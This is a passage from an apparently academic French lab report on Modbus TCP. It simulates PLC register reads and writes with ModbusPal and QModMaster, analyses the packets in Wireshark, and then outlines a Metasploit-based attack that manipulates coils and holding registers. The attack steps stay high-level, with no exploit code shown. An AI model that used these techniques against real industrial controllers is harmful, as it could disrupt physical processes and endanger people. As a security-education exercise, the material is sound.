   - Utilisation de Wireshark pour capturer et analyser les trames Modbus TCP échangées.
   - Vérification de la bonne transmission des requêtes, des réponses et de l'intégrité des données.

4.2.3 Déroulement de la communication Modbus TCP :

Dans cette section, nous examinerons en détail les étapes essentielles du déroulement de la simulation de communication Modbus TCP. Nous explorerons la mise en place de la communication et les actions entreprises entre le poste de travail maître et le poste de travail esclave pour garantir un échange de données optimal.

Communication passive normale du protocole Modbus :

Dans le cadre de la communication normale passive du protocole Modbus, nous allons procéder à la lecture des registres sans effectuer de modifications. Notre objectif principal est d'afficher les valeurs des registres Modbus sur le poste de travail maître. Cette approche nous permettra de vérifier la transmission correcte des données entre le poste de travail maître et l'esclave Modbus, sans altérer l'état des registres. En réalisant cette lecture passive, nous pourrons observer les valeurs actuelles des registres et ainsi confirmer le bon fonctionnement du système Modbus.

- ▷ Lancement du simulateur de PLC ModbusPal, qui est un fichier Java (figure 4.2).



Figure 4.2 – Simulateur ModbusPal

- ▷ Pour ajouter un esclave à notre simulateur Modbus, nous utilisons l'identifiant 7 et le nommons "Slave 7" (figure 4.3).



Figure 4.3 – Ajout d'esclave Modbus

▷ Dans notre simulateur d'esclave Modbus, nous pouvons accéder aux structures de stockage telles que les Holding Registers et les Coils (bobines) en cliquant sur l'icône "Show or hide the editor of this slave" et on procède a l'ajout de registre pour notre Holding Registers (figure 4.4)(figure 4.5).



Figure 4.4 – Holding registers



Figure 4.5 – Ajout de registre

- Les Bobines (Coils) sont désignées par un identifiant et ont une valeur qui peut être soit zéro (éteinte) soit un (allumée) tant dit que Les Holding Registers peuvent contenir différents types de données.
- modification des valeurs dans les registres Holding Registers et Coils pour répondre à nos besoins spécifiques(figure 4.6)(figure 4.7).



Figure 4.6 – Attribution de valeurs



Figure 4.7 – Attribution de valeurs

- on exécute le "Run" du simulateur pour démarrer la simulation en mode Modbus TCP/IP et initier la communication.
- Pour lancer le Master, utilisez le logiciel QmodMaster sur notre machine virtuelle Windows 10. Accédez à Options → Modbus TCP (figure 4.8) pour effectuer une verification que l'adresse de notre esclave(la machine Kali), est correcte, ainsi que le port défini sur 502 (figure 4.9).



Figure 4.8 – Vérification de @IP d'esclave



Figure 4.9 – QmodMaster

▷ -Nous configurons l'adresse de l'esclave "ID UNIT 7" et le mode Modbus en "Modbus Mode TCP". En utilisant la fonction CODE "Write Multiple Registers 0x10", qui permet de lire et modifier plusieurs registres. Enfin, nous établissons la connexion en cliquant sur "Connect" dans QModMaster sur Windows 10 (figure 4.10).



Figure 4.10 – lancement de la connexion entre QmodMaster et ModbusPal

▷ Depuis la machine Kali, Wireshark est lancé pour écouter le trafic Modbus en appliquant un filtre spécifique pour ne capturer que les paquets Modbus (figure 4.11).



Figure 4.11 – Analyse ciblée du trafic Modbus avec Wireshark

▷ La connexion entre le maître et l'esclave Modbus a été établie avec succès. Les valeurs des registres que nous souhaitons écrire ont été récupérées (figure 4.12).



Figure 4.12 – Établissement réussi de la connexion Modbus

▷ Dans la capture Wireshark(figure 4.13), nous sélectionnons une ligne d'écriture pour analyser la couche Modbus/TCP. Nous pouvons identifier les éléments suivants :

- Transaction ID : 2
- Protocol ID : 0
- Length : 21
- Unit ID : 7

La longueur dépend de l'opération que nous souhaitons effectuer. Dans le paquet Modbus, nous pouvons observer les 10 registres ainsi que le code de fonction utilisé.



Figure 4.13 – Analyse de la couche Modbus/TCP

Communication normale active du protocole Modbus :

La configuration initiale de notre esclave Modbus indique que les cinq premières bobines du PLC sont fermées (valeur de zéro), tandis que les cinq autres bobines sont ouvertes (valeur de un) (figure 4.14). Dans le cadre de notre exemple, nous procéderons à une ouverture complète de toutes les bobines. L'objectif est de modifier l'état des bobines de manière à ce qu'elles soient toutes ouvertes, ce qui permettra d'observer le changement d'état et de vérifier le bon fonctionnement du système Modbus.



Figure 4.14 – Changement d'état des bobines Modbus

▷ Sur notre poste de travail du maître, nous procédons à la modification des valeurs des registres en les mettant tous à 1 afin d'ouvrir toutes les bobines (figure 4.15).



Figure 4.15 – Modification des valeurs des registres

▷ En conséquence, les bobines d'un à dix ont une valeur de un, ce qui signifie que toutes les bobines sont activées(figure 4.16).



Figure 4.16 – Activation complète des bobines

▷ on fait une analyse via le lecteur de paquets wireshark pour mieux comprendre l'échange entre le poste de travail maître et le poste de travail esclave (figure 4.17)(figure 4.18).



Figure 4.17 – Analyse des paquets Modbus avec Wireshark



Figure 4.18 – Analyse détaillée de l'échange maître-esclave via Wireshark

4.3 Analyse des communications MITM dans le protocole Modbus TCP

Une attaque de manipulation des registres Modbus TCP vise à altérer les valeurs des bobines (coils) et des registres de rétention (holding registers) pour prendre le contrôle du PLC connecté au réseau Modbus. Cette attaque exploite les vulnérabilités du protocole Modbus qui ne dispose pas de mécanismes de sécurité intégrés, facilitant ainsi la modification non autorisée des registres et la manipulation des fonctions Modbus.

4.3.1 Exploitation avec l'outil Metasploit :

Les étapes de notre scénario pour l'exploitation avec l'outil Metasploit dans l'analyse des communications MITM dans le protocole Modbus TCP :

1. Configuration d'une machine Kali Linux supplémentaire pour les attaques Modbus.
2. Lancement de Metasploit pour accéder à des modules d'exploitation Modbus.
3. Sélection d'un module d'attaque correspondant à l'objectif souhaité.

4. Configuration des paramètres du module, tels que l'adresse IP de la cible et les registres à modifier.
5. Exécution de l'attaque en envoyant des requêtes Modbus modifiées pour altérer les valeurs des registres ou exploiter des fonctionnalités spécifiques du protocole Modbus.

4.3.2 Déroulement des communications MITM dans le protocole Modbus TCP

Dans cette section, nous explorons en détail les étapes essentielles du déroulement de la simulation des communications MITM dans le protocole Modbus TCP. Nous abordons les différentes étapes clés de la procédure, mettant en évidence les actions et les configurations nécessaires pour mener à bien cette simulation.

- ▷ Nous configurons une machine Kali Linux supplémentaire pour servir de clone à des fins d'attaque (figure 4.19).

Figure 4.19 – Machine Kali Linux

- ▷ Nous utilisons Metasploit et ses modules dédiés à l'exploitation des vulnérabilités du protocole Modbus (figure 4.20). Ces modules nous permettent de manipuler les requêtes Modbus afin d'effectuer des attaques ciblées et atteindre notre objectif spécifique.



Figure 4.20 – Exploitation des vulnérabilités Modbus avec Metasploit

▷ Nous utilisons la commande "search Scada" dans Metasploit pour trouver des modules spécifiques aux attaques SCADA basés sur le protocole Modbus . Nous obtenons une liste de modules pertinents, illustrée dans les figure 4.21 et 4.22



Figure 4.21 – Recherche de modules SCADA dans Metasploit

